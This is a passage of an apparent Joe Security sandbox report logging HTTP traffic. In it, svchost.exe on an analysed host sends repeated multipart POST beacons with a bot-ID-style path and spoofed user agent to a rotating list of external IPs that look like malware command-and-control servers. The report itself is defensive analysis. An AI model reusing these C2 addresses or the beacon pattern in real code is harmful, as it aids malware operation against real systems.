Sep 27, 2021 20:00:23.565373898 CEST	9215	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VEVKHOJXRSDLLTJO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
152	192.168.2.4	49986	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.567255974 CEST	9216	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RYXQSSMVUDMVKECQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
153	192.168.2.4	49987	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.568985939 CEST	9218	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------HSOPTKKGIWKTXJWB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
154	192.168.2.4	49988	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.570352077 CEST	9218	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XSYNAUZWEWZIUOVE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
155	192.168.2.4	49989	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.571589947 CEST	9219	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OQCABJLYULDMYFSY User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
156	192.168.2.4	49990	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.572922945 CEST	9221	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------AQBJILQUGRHZMEJV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
157	192.168.2.4	49991	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.574290037 CEST	9222	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GFMWHQVHAXOQCPQK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
158	192.168.2.4	49992	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.575475931 CEST	9223	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BLRDWCJMQAQKENDZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
159	192.168.2.4	49993	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.577038050 CEST	9224	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BMNJOZFJTVJIDACZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.4	49850	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.106302023 CEST	9047	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SQCWGLJGMZTOOKFN User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
160	192.168.2.4	49994	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.578315020 CEST	9225	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------EXRYZIRJXRXBTIPM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
161	192.168.2.4	49995	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.580089092 CEST	9226	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GZHLTPOTRYCIJQAH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
162	192.168.2.4	49996	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.581759930 CEST	9227	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PFZJPJGBOGUCARKX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
163	192.168.2.4	49997	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.583117008 CEST	9229	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BAMTLVYORGSRGLJM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
164	192.168.2.4	49998	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.584564924 CEST	9230	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------JAGPHJSEOTANHBBT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
165	192.168.2.4	49999	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.585783005 CEST	9231	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ILBOPFVRRNWMLUVI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
166	192.168.2.4	50000	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.587150097 CEST	9232	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MSSQWQCVAPJZCYLT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
167	192.168.2.4	50001	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.588459969 CEST	9233	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SVGODDBPCPUHRIRI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
168	192.168.2.4	50002	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.589932919 CEST	9234	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VQBMKZVGDCGEPNZG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
169	192.168.2.4	50003	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.706744909 CEST	9235	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SGJMYBSAGZRDLZQJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.4	49851	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.108433962 CEST	9048	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------RTZDZUQUGJPCQPCP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
170	192.168.2.4	50004	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.708733082 CEST	9237	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IEVBPHYJYWZNSBZV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
171	192.168.2.4	50005	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.710300922 CEST	9238	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZKHEKUYHOVPLKTDE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
172	192.168.2.4	50006	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.713521004 CEST	9239	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------EPEJVSCGBZOSJCOO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
173	192.168.2.4	50007	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.715466976 CEST	9240	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ACHYEOXOGGFCDQAV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
174	192.168.2.4	50008	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.717246056 CEST	9241	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VZJHUDAKKHBBEKSV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
175	192.168.2.4	50009	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.718894005 CEST	9242	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZIGWABOUQZTNPCYN User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
176	192.168.2.4	50010	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.721412897 CEST	9243	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------UFWNNUHUUEFKGXKC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
177	192.168.2.4	50011	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.723104000 CEST	9244	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------YKPIAPGCVPFEIYMV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
178	192.168.2.4	50012	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.726594925 CEST	9245	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------NGFBQNHJOHVXQWWE User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
179	192.168.2.4	50013	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.728476048 CEST	9246	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ZMKAONPPMJXHCQNP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.4	49852	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.109900951 CEST	9049	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MYKHHKGMMFUNJEAI User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
180	192.168.2.4	50014	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.730222940 CEST	9247	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QPPKBQRUNRLGGTPN User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
181	192.168.2.4	50015	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.731654882 CEST	9248	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------VAXIEARDQLRZHZXZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
182	192.168.2.4	50016	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.733000040 CEST	9249	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BPVERTRDSZOVMNUG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
183	192.168.2.4	50017	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.734417915 CEST	9250	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QXNXNGDRFKBNGRWO User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
184	192.168.2.4	50018	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.736160040 CEST	9251	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WDYROLOXHZFFAJOG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
185	192.168.2.4	50019	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.737595081 CEST	9253	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SZCGYRACEJRCHBXF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
186	192.168.2.4	50020	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.738941908 CEST	9254	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XQZFREFKUMITOAMJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
187	192.168.2.4	50021	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.740210056 CEST	9255	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------REJCFAFXSSYFOITQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
188	192.168.2.4	50022	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
